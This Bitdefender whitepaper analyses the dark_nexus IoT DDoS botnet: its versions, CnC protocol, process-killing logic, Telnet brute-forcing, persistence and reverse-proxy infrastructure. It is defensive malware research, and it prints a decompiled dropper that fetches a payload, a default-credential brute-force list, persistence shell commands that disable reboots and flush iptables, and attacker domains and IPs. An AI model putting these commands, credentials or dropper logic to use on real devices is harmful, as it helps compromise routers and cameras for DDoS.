WHITEPAPER

Bitdefender®

Security

New dark_nexus IoT Botnet Puts Others to Shame

www.bitdefender.com

Contents

Authors:
Bitdefender Investigations and Forensics Unit

Executive Summary

Bitdefender researchers have recently found a new IoT botnet packing new features and capabilities that put to shame most IoT botnets and malware that we've seen.

We named the botnet "dark_nexus" based on a string it prints in its banner. In one of its earliest versions, it used this name in its user agent string when carrying out exploits over HTTP: "dark_NeXus_Qbot/4.0", citing Qbot as its influence. Our analysis has determined that, although dark_nexus reuses some Qbot and Mirai code, its core modules are mostly original.

While it might share some features with previously known IoT botnets, the way some of its modules have been developed makes it significantly more potent and robust. For example, payloads are compiled for 12 different CPU architectures and dynamically delivered based on the victim's configuration.

It also uses a technique meant to ensure "supremacy" on the compromised device. Uniquely, dark_nexus uses a scoring system based on weights and thresholds to assess which processes might pose a risk. This involves maintaining a list of whitelisted process and their PIDs, and killing every other process that that crosses a threshold of suspicion.

Interestingly, dark_nexus seems to have been developed by a known botnet author who has been selling DDoS services and botnet code for years. Using YouTube videos demoing some of his past work and posting offerings on various cybercriminal forums, greek.Helios seems to have experience with IoT malware skills, honing them to the point of developing the new dark_nexus botnet..

Key Findings

- New botnet used for DDoS services
- Uses a DDoS tactic that disguises traffic as innocuous browser-generated traffic
- Synchronous and asynchronous Telnet scanners used for infection and victim reporting
- Uses socks5 proxies, potentially for renting access to the botnet
- Uses Telnet credential stuffing and exploits to compromise a long list of router models
- Most compromised IoTs are based in Korea
- Uses debugging module to maintain proper functionality and reliability of the device
- Code compiled for 12 different CPU architectures and has dynamic downloader injection
- Distributed binary hosting using each victim as a reverse proxy
- New persistence tactic by removing device restart permissions
- Frequently updated components, with over 30 versions in 3 months
- Possibly created by greek.Helios, known botnet author who sells DDoS services and botnet code

Timeline

dark_nexus has seen many updates in its three months of existence, and each binary contains a helpful versioning string (in some cases, contained in user agent strings or headers used by its proxy server; recent binaries include the versioning string in the message used for registering to the CnC).

This table maps the timeline of the development of this botnet: the date of the first occurrence, a sample hash and the version string:

Date	Hash	Version	Notes
29/12/2019	0a1817c7606d7eea7971266c4ed111036c855c4e	4.0	
30/12/2019	aea0032c29a1716079f90a424a5918ab63356216	4.0	
07/01/2020	c702a349e3bef994a437f227181c498adaf52ce5	4.0	
09/01/2020	0af068739a456de81b4fe4610c43c99dec220e45	4.0	
03/02/2020	f51b4406deb69ddb787d974b480778f6a953927d	4.0	introduces reverse proxy
07/02/2020	6d3f9758e812910efd511abae50ebd7ef7cd6262	4.1	
08/02/2020	ea29a317eacc2fd1f514e5a3c7d5d80da415bbf0	4.2	
	5bd15d4eed9bb5c5100b1a1524086368fcfcc987	4.3	
09/02/2020	3d6ac9958349e188c77688eaf49bf3f24ab0ae9c	4.4	
10/02/2020	7108b511ed0477b0ddf68f652b2abdcb2db4dd0a	4.5	
11/02/2020	3d0bcf2a45e2899514b43914166eeee29c866d28	4.6	
	20067b27808b2f2188f138cd02ee6c22071e334a	4.7	
12/02/2020	da6e7cc6e4556561905868a8b7399c525b1b9b26	4.8	
	7e455ce999d11c1414f8e11bf0d1c1f628410a8d	4.9	
	48fe32af4d9ec090542c4866302a062abf427c5f	5.0	introduces socks5 proxy
15/02/2020	1f20645abb7d943e8e32f8ffcaf944038ca90f77	5.1	
	581d233766e7bedace5005d59cdc0b0c8244e486	5.2	
	6f9b282e4deaab04d4a2de515f4357336531d04b	5.3	
23/02/2020	33a104b35b03527b7ec38bdcfe1de8d7171c9611	5.4	removes reverse proxy
26/02/2020	57c8f79017595215c591408f5e7be119ce568705	5.5	
27/02/2020	fb06fe883af5485e308719704883fcf6c9e325f4	5.6	
	ea7366fa0f8e6e2b5d13c97fb96f0c8056197a8d	5.7	
	9fd6154540589a23f7ee21af2f126191ed83b5ff	5.8	
29/02/2020	fd8d6dbd13c1568a69559c4dd910eda2eb0c2416	5.9	
	e292c66272c6d303af8d1985e945261af9afe1c3	6.0	
	5819cb01e7ecaca5a98e5d141983eef49740e939	6.1	
	ee5e900628a52ef97b43c8c3b548b4d6c1100e14	6.2	
01/03/2020	ff293f1d8d692f35f37f83ee324ec3be00ff1c7b	6.3	
	94b4a5e47f5d6d7879a8e5bfdbc7d4bb35dad937	6.5	
02/03/2020	e5ac23f2f03b27d15c13972868a1f162e1590c0e	6.6	
03/03/2020	404ee98fcbeb676f891d657941455619e2c39104	6.7	
05/03/2020	af47dbdadc84420fc1714044d52bbf7b5a84937b	6.7	
	03e0e5a19ed24b3deefa7878a23966b92224ec9e	7.0	
06/03/2020	08419020d8c2d2da9f105947cbf86a16c2bf1987	7.2	
	be3005bfc822663137ebb6b2df02469eaf93ee79	7.3	
07/03/2020	a425c6ed12d9f31cc741cfccbd2ade8aa6ded057	7.4	
	baeef17442e0a7e30ec5a99f53a6c44f84235214	7.5	
	028871c18e09c95ec9b396177f2333f9850e421f	7.6	

Date	Hash	Version	Notes
08/03/2020	fdc4deaaabc438209883eb92ca8c17c2d3d58155	8.0	
09/03/2020	6ba1f9dfc64dc3abee746ba9655d7d47691def3b	8.1	
	0f956333f03539589368fbaa544788a1eb8bc8d5	8.2	
	8992218b82e3395c1d24248c979f0787e9e4ef65	8.3	
10/03/2020	e4f2a91f57e88ac4148646fcaf11f7290bf87a7f	8.4	
	c522fab64a2e85d679a762da677bcb6af984f552	8.5	
11/03/2020	e4263a6261bba7f41bf741900d6d97347369d989	8.6	introduces a large number of new bruteforce combos

Fig. 1 – Timeline of botnet evolution

Architectures:

```
arm:    ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
arm5:   ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
arm6:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (GNU/Linux), statically
linked, stripped
arm7:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (GNU/Linux), statically
linked, stripped
mpsl:   ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked,
stripped
mips:   ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked,
stripped
i586:   ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically
linked, stripped
x86:    ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,
stripped
spc:    ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked,
stripped
m68k:   ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically
linked, stripped
ppc:    ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (GNU/Linux),
statically linked, stripped
arc:    ?
sh4:    ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked,
stripped
rce:    ?
```

***Note:** the propagation modules contain code for targeting the ARC and Motorola RCE architectures, no samples compiled for these architectures have yet been evidenced.*

The binaries are cross-compiled using Aboriginal Linux, an open-source toolchain often used by IoT malware authors who seek to make their binaries available for a wide array of platforms from the IoT sphere.

They are, for the most part, equipped with a packer based on UPX (some versions excepted) and have been stripped of symbols and debugging information. However, maybe due to an oversight, the arm7 binaries have not been stripped and in some cases also include debugging information.

With this debugging information we were able to gain insight into the structure of the project from the developer's perspective. It is structured into the following source files, corresponding to the bot's modules/main features:

```
lockdown.c
```

```
main.c
networking.c
resolve.c
socks5.c
mass_exploiter.c
reverseproxy.c
spreader.c
syn_bruter.c
```

As mentioned earlier, the executables are packed with a customized version of UPX, in which the “`UPX!`” string has been replaced by “`YTS\x99`”. Malware authors often use custom packers to hinder the reverse engineering of their binaries and to stop anti-virus solutions from flagging them as malicious based on the UPX magic number.

Functionality

The startup code of the bot resembles that of Qbot: it forks several times, blocks several signals and detaches itself from the terminal. Then, in the vein of Mirai, it binds to a fixed port (7630), ensuring that a single instance of this bot can run on the device. The bot attempts to disguise itself by changing its name to “/bin/busybox”. Another feature borrowed from Mirai is the disabling of the watchdog by periodic ioctl calls on the virtual device. While trying to find the proper path for the virtual device, it looks for the following:

```
/dev/watchdog
/dev/misc/watchdog
/dev/FTWDT101_watchdog
/dev/FTWDT101\ watchdog
/dev/watchdog0
/etc/default/watchdog
/sbin/watchdog
/fh/dev/watchdog
/extended/dev/watchdog
```

The bot registers to the CnC with a message containing the first command line argument (which identifies the infection vector), the CPU architecture and the port(s) used by the proxy module(s).

The scanner, killer and proxy modules each run in their separate processes while the main process communicates with the CnC and carries out commands.

Communication Protocol

The first byte of a packet indicates the command type:

- `0x9a` - exit
- `0x69 (‘i’)` - add a target to the bruteforce target list

- `0xfe` - ping CnC (send one byte: 0x15)
- `0x4b ('K')` - kill_attacks
- `0x43 ('C')` - cmd_not_attack; second byte can be:
    - 1: execute command in new process
    - 3: kill running forks
    - 7: reboot
    - 16: kill process by port
    - 17: kill reverse proxy
    - 18: start reverse proxy
- `0xb1` - count active bruting connections (targets submitted using the 'i' command that are actively bruteforced by the asynchronous scanner)

The default case matches a DDoS command. In the parse_packet function, the next bytes are parsed, identifying the attack type and parameters. In start_attack, the designated function is identified based on the attack id and is executed in a new process.

Attacks

Listed by attack ID (parsed from CnC command). The names are recovered from symbols (samples that were not stripped).

```
0: attack_udp_simple
1: attack_tcp_raw
2: attack_ovh
3: attack_http
```

This also has configurable HTTP methods (GET, HEAD, POST, PUT, CONNECT, OPTIONS, DELETE, PATCH, TRACE)

```
4: browser_http_req
```

Configurable headers:

```
"User-Agent": 21 entries, random
"Origin": from command
"Referer": 20 entries, random or from command
"Accept": 6 entries, random
"Accept-Charset": 3 entries, 4 qvalues, random
"Accept-Language": 26 entries, 4 qvalues, random or from command
"X-Forwarded-For": random IP
"Connection": 2 options, random or from command
```

Also sent:

```
"Upgrade-Insecure-Requests: 1"
 5: attack_udpmop
 7: attack_udp_plain
 9: attack_tcp
```

The attacks are pretty standard DDoS attacks common to many other botnets. The more interesting one is browser_http_req, which is highly complex and configurable. It attempts to disguise the traffic as innocuous traffic that could have been generated by a browser.

Killer module

Runs in dedicated process. It is the last one initialized and consequently knows the PIDs of all other spawned processes, which it uses as a whitelist.

Scans /proc looking for processes not in the whitelist that either:

- by calling readlink on "`/proc/pid/exe`" the resulting buffer contains "(`deleted`)"; this indicates that the executable was deleted while the executable was still running, a behavior often employed by malware; suspicion weight: 90
- have the executable in one of these blacklisted directories:

```
"/tmp/"
"/var/"
"/dev/"
"/dev/shm"
"/var/tmp/"
"/var/run/"
"/"
```

  suspicion weight: 80

- have more than 250 file descriptors open; suspicion weight: 10
- have a *cmdline* that starts with "./" or "/."; suspicion weight: 10
- have the bot's GID in its supplementary group list ("`Groups:`") in `/proc/[PID]/status); suspicion weight: 20`
- are statically linked and contain the "UPX" string; suspicion weight: 90

It maintains a list (`suspect_list`) in which the matching PIDs are recorded, along with a "suspicion" value that is updated when one of the aforementioned criteria is met. If this cumulated value is >= 100, the suspected process is killed. Certain processes are whitelisted based on their:

- command line; containing one of "`/var/Challenge", "/var/Sofia`"
- executable path: containing one of: "`/bin/busybox", "/var/Sofia", "/var/Challenge", ".vu", "/var/Kylin", "/dvrbox", "/sbin/", "/bin/", "init", "upnpd", "ppoe`"

In addition, when the killer module is initialized, it records a list of PIDs for the processes running at that time (lockdown_pidlist). In the main bot process, a function is executed periodically (enforce_lockdown) that looks for processes not belonging to that list or the list of processes spawned by the bot. A process is killed if it does not belong to any of these lists and

- its command line contains "`.sh`" or "`telnet`" (certain versions)
- its command line does not contain "`/bin/busybox`" or "`-kstrge`" (v8.1)

In the newest versions, the whitelist used in the killer module is also used in the lockdown function.

Since version 8.1, the cmdline of killed processes is reported to a report server (`190.115.18.144:1300`0 UDP). As we tracked the differences between consecutive versions, we noticed that in several cases the sole difference was adding an entry to the whitelist (v8.5: `a043d6efb0c2d9a788ccd8c277cf36461eaecbf0` to `c522fab64a2e85d679a762da677bcb6af984f552`). We believe this feature is meant to let the botnet developer debug the bots and figure out which processes to include in its whitelist to maintain the proper functionality of the device.

Processes that occupy certain ports may be killed through a CnC command that specifies the targeted port.

Propagation

The bot uses two modules, one synchronous and one asynchronous.


When starting the synchronous scanner, the bot spawns another process in which it executes the `init_syn_bruter` function.

For the asynchronous mechanism, the CnC issues a certain command ('i' or 0x69), specifying an IP and port. This information is stored in a queue (`dynamic_queue_head`). The bot maintains a list of connections in a dedicated structure array of size 250, named '`bruting_conns`'. As soon as a slot is cleared (i.e. a connection is removed from the array) it is filled by an entry corresponding to the top of the queue. The main bot process multiplexes between the sockets created for these connections. In addition, it periodically checks for timeouts for all connections, including the one to the CnC. When reconnecting to the CnC, it sends the aforementioned registering message.

Both the sync (`init_syn_bruter`) and async (`fd_event`) mechanisms implement the Telnet protocol and attempt to authenticate by brute-forcing with a set of predefined credentials. While the synchronous bruter reports the victim to a report server and actually sends an infection payload (worm behavior), the async one only sends, via the CnC socket, a message containing the IP, port and discovered credentials. In some versions, the synchronous bruter also reports to a report server (but maintains the worm behavior). The communication method also varies: in some cases it is over TCP (port 12000 or 13000), and others over UDP (port 12000 or 13000) or through the CnC socket (TCP port 30047).

Much like the scanners employed by other widespread botnets, such as Mirai and Gafgyt/Bashlite/Qbot, the scanner is implemented as a finite state machine modeling the Telnet protocol and the subsequent infection steps, in which the attacker issues commands adaptively based on the output of previous commands.

In version 4.0 (`f51b4406deb69ddb787d974b480778f6a953927d`) this process included a dropper: a binary using the "hexstrings push method". This technique was previously seen in the fbot and hbot botnets and entails using an echo command with the payload as an argument in an escape sequence format. The droppers are stored in the ".data" as hex-encoded strings. In the setup phase, they are copied in a structure that supports 10 entries. The arm6, arm7 and arc entries are empty.




```
dlr_list[0] = dlr_x86;
dlr_list[1] = dlr_mips;
dlr_list[2] = dlr_mpsl;
dlr_list[3] = dlr_arm;
dlr_list[4] = dlr_arm5;
dlr_list[5] = dlr_arm6;
dlr_list[6] = dlr_arm7;
dlr_list[7] = dlr_ppc;
dlr_list[8] = dlr_sh4;
dlr_list[9] = dlr_arc;
```

Fig. 2 – List with number of supported CPU architectures

In the original format (`dlr_*`) the droppers contain placeholder bytes: `“N1”`, `“N2”`, `“N3”`, `“N4”`, `“NN”` which are replaced when copied to the `dlr_list` by bytes from the target IP or port. This IP and port correspond to the HTTP server the victim (while executing the dropper) connects to in order to download the next stage. The version we describe here included the reverse proxy module and thus the IP and port patched into the dropper are the public IP of the bot and the random generated proxy port.

The following picture shows the decompiled main function for the `dlr_arm` dropper, where the IP and port have been patched with zeroes.



```
  v7 = 0;
  v8 = strlen(aArm);
  write(1, "doxxed\n", 7);
  addr.sin_family = 2;
  addr.sin_port = 0;
  addr.sin_addr.s_addr = make_ipaddr(0, 0, 0, 0);
  outfd = open("wordtheminer", 577);
  sockfd = socket(2, 1, 0);
  if ( sockfd == -1 || outfd == -1 )
    exit(1);
  v6 = connect(sockfd, &addr, 16);
  if ( v6 < 0 )
  {
    write(1, "GAF\n", 4);
    exit(-v6);
  }
  v0 = write(sockfd, "GET /hoho.arm HTTP/1.0\r\n\r\n", v8 + 23);
  if ( v0 != v8 + 23 )
    exit(3);
  while ( v7 != 0xD0A0D0A )
  {
    v9 = read(sockfd, &buf, 1u);
    if ( v9 != 1 )
      exit(4);
    v7 = (v7 << 8) | buf;
  }
  while ( 1 )
  {
    v10 = read(sockfd, v3, 0x80u);
    if ( v10 <= 0 )
      break;
    write(outfd, v3, v10);
  }
  close(sockfd);
  close(outfd);
  write(1, ".to\n", 4);
  exit(5);
}
```

Fig. 3 – Decompiled main function for the dlr_arm dropper

From version 4.1, the bot stopped using droppers, using the `wget` command instead.

In the 7th step of the state machine, the scanner sends the following command:

```
cat /bin/echo || /bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i;
```

```
        done < /bin/busybox
```

The output of the command is the content of an ELF file (either `/bin/echo` or `/bin/busybox`) compiled for the infected machine's architecture. This output is parsed, trying to determine the CPU architecture of the device from the `e_machine` of the ELF header. Supported architectures are listed in the Architectures table, in the Timeline section. Only the binary for the detected architecture is downloaded to the victim, either by the technique involving a dropper or directly from the hosting server.

We have addressed so far the Telnet commands issued by the synchronous scanner. The asynchronous scanner stops short of infecting the victim, only reporting detected credentials to a report server. Using data from our honeypots, we identified the Telnet sessions in which the attacker uses the detected credentials to infect the device with dark_nexus. The commands in these sessions differ from those in the sessions initiated by the worm, and the set of attacker IPs suggests the attacks are coordinated from a short list of VPSs instead of IoT devices.

Attacker IPs:


66.175.210.74
51.15.120.245
45.33.73.134
190.115.18.144
190.115.18.28
51.159.52.250
190.115.18.86
192.168.100.210
192.168.100.27
192.168.110.135
45.33.84.114
45.56.102.170

The contents of a Telnet session associated with this asynchronous propagation suggest that the attacker is using the Mirai loader module, which has been customized by using the following strings for `FN_DROPPER` and `FN_BINARY`: "`gafgyt`" and "`wordtheminer`" respectively.

Earlier versions also used exploits for propagation:

- CVE-2019-7256 (`c702a349e3bef994a437f227181c498adaf52ce5` - v4.0)
- Netgear DGN1000 setup.cgi Unauthenticated RCE (`0a1817c7606d7eea7971266c4ed111036c855c4e` - v4.0)
- JAWS Webserver RCE (`c702a349e3bef994a437f227181c498adaf52ce5` - v4.0)

The bot uses the following list of credentials for bruteforce:




```
("admin","zhone")
("root","cxlinux")
("root","ahetzip8")
("root","dreambox")
("admin","QwestM0dem")
("e8telnet","e8telnet")
("admin","adminHW")
("root","hdipc%No")
("root","ipc71a")
("hacktheworld1337","hackt
heworld1337")
("root","hipc3518")
("telnetadmin","hacktheworl
d1337")
("root","059AnkJ")
("admin","samsung")
("root","tiesseadm")
("root","linuxshell")
("root","xc3511")
("root","1234")
("root","ipcam_rt5350")
("root","iDirect")
("root","twe8ehome")
("root","xmhdipc")
("root","cat1029")
("root","IPCam@sw")
("root","hslwificam")
("root","fxjvt1805")
("root","taZz@23495859")
("telecomadmin","admintele
com")
("default","1")
("default","default")
("default","OxhlwSG8")
("default","S2fGqNFs")
("root","vizxv")
("telnetadmin","telnetadmin
")
("user","user"_
("root","svgodie")
("root","colorkey")
("root","solokey")
("root","telecomadmin")
("root","zlxx.")
("daemon","daemon")
("support","support")
("admin","4321")
("root","5up")
("root","7ujMko0vizxv")
("root","7ujMko0admin")
("root","admin")
("adm","")
("guest","guest")
("root","tsgoingon")
```

Fig. 4 – Credential list for bruteforcing

Note: *The presence of default credentials for Zhone routers explains the large number of infected devices of this type.*

Persistence

dark_nexus has used various persistence methods during its evolution. Prior to version 5.1, this function was executed during the bot's startup:



```
void __fastcall persist()
{
  int v0; // r0
  _BOOL4 v1; // r4
  struct rlimit v2; // [sp+0h] [bp-10h]

  v0 = fork();
  if ( v0 > 0 )
    v1 = 1;
  else
    v1 = v0 == -1;
  if ( !v1 )
  {
    chmod("/sbin/halt", 0);
    chmod("/sbin/reboot", 0);
    chmod("/sbin/shutdown", 0);
    chmod("/sbin/poweroff", 0);
    v2.rlim_cur = 4096;
    v2.rlim_max = 4096;
    setrlimit(7, &v2);
    shell("iptables -F");
    shell("/etc/init.d/crond stop");
    exit(0);
  }
}
```

Fig. 5 – Decompiled persistence function that stops cron service

Rather than ensuring persistence, these commands try to prevent the device from rebooting by stopping the cron service (a service used to schedule tasks) and removing permissions for executables that could be used to reboot the device.

Newer versions feature another persistence function, in which it places a set of commands in the "/etc/init.d/rcS" file. First, it reads the bot code from /proc/self/exe and formats an echo command with the hex-escaped content whose output is piped to the "/tmp/dvr_enc" file, which is then executed:


```
echo -ne "\x7f\x45\x4c..." > /tmp/dvr_enc
chmod 777 /tmp/dvr_enc
/tmp/dvr_enc reboot
```

Another shell command executed in the persistence function is "iptables -F", which clears iptables rules, ensuring that communication with the CnCs or the DDoS payloads it sends are not filtered.

In some versions, the aforementioned persistence script is written in the "/home/start.sh" file if the killer module detects a running process with the command line containing "start.sh".

Proxy modules

Upon initialization, the bot retrieves from the command line arguments an IP and port - the public IP of the device that infected the current device and the port where the "parent" device runs an HTTP server:



```
who_infected_us.sin_port = 0;
if ( argc > 3 && inet_aton(argv[2], 0) && uatoi(argv[3], 0xAu) )
{
  who_infected_us.sin_addr.s_addr = inet_addr(argv[2]);
  v57 = uatoi(argv[3], 0xAu);
  who_infected_us.sin_port = ((_WORD)v57 << 8) | (v57 << 16 >> 24);
  who_infected_us.sin_family = 2;
}
```

Fig. 6 – Code for device "parent" information retrieval

Then the bot randomly generates a port and starts its own HTTP server (init_reverse_proxy) on it, in a new process. The bot binaries (hoho.[arch]) are downloaded from the hosting server and stored on the device. This operation is recurrent, ensuring that the binaries stored locally and served by the HTTP server are up to date. Initially, the proxy uses the central server (corresponding to the first CnC domain) as its backend. When a problem with the connection to this backend is encountered, the backend is updated to point to the IP and port of the "parent" in the infection chain (who_infected_us).

The proxy is also used in the infection process, in the worm component: regardless of the method used (binary dropper or wget command), the victim is directed to download the appropriate binary from the attacker, rather than from the central hosting server.

The proxy module contains two strings that could be used to determine the version of the bot:

- the content of the server's response to a GET request for "/" is of the form: "`hoho_fastflux/v4.0`"
- a user agent string used in the requests sent to the backend: "User-Agent: checker/v4.0/p"

This module has been phased out since version 6.7. In version 5.0, a Socks5 proxy module was introduced. Like the other proxy, the socks5 proxy runs on a randomized port that is reported to the CnC as part of the registration message. It is unclear to what end the socks5 is used. dark_nexus is not the first botnet to have such a feature: TheMoon, Gwmndy, Omg botnets and a certain Mirai variant have featured socks5 proxies before. A possible motivation would be selling access to these proxies on underground forums. However, we have not found evidence of this yet.

Infrastructure

The botnet infrastructure is comprised of:

- Several Command-and-Control servers. These issue commands to the bots. The following domains are used:

  `switchnets[.]net:30047`

  `thiccnigga[.]me:30047`

- Report servers. When a vulnerable service is discovered, the bot reports the IP and port to the report server. In some versions, this coincides with the CnC. In others, the report server is identified by a domain or hardcoded IP address and the port is 12000 (UDP or TCP depending on version). The domains are the same two used for CnCs, and the IPs correspond to the addresses they resolved to at the time [when the bot version was issued].

- Hosting servers. Samples are hosted at switchnets.net:80 and are retrieved using HTTP. In the infection vector using binary downloaders, the IP is hardcoded rather than using a domain due to the fact that the downloaders are supposed to be lightweight (small size) and therefore exclude the resolver code. In the versions of dark_nexus that contain the reverse proxy feature, each victim acts as a proxy for the hosting server, serving the samples on a random port. This port is reported to the CnC when a bot registers (periodically). In addition, in that version of the infection process, the synchronous scanner (worm component of the bot) would give its IP and the reverse proxy port to the victims it infects as third and fourth command line argument. The victim would then know the IP:port of the "parent" server and use that (if available) as a source: it would periodically update its own set of samples that it served in its [the victim's] own server.

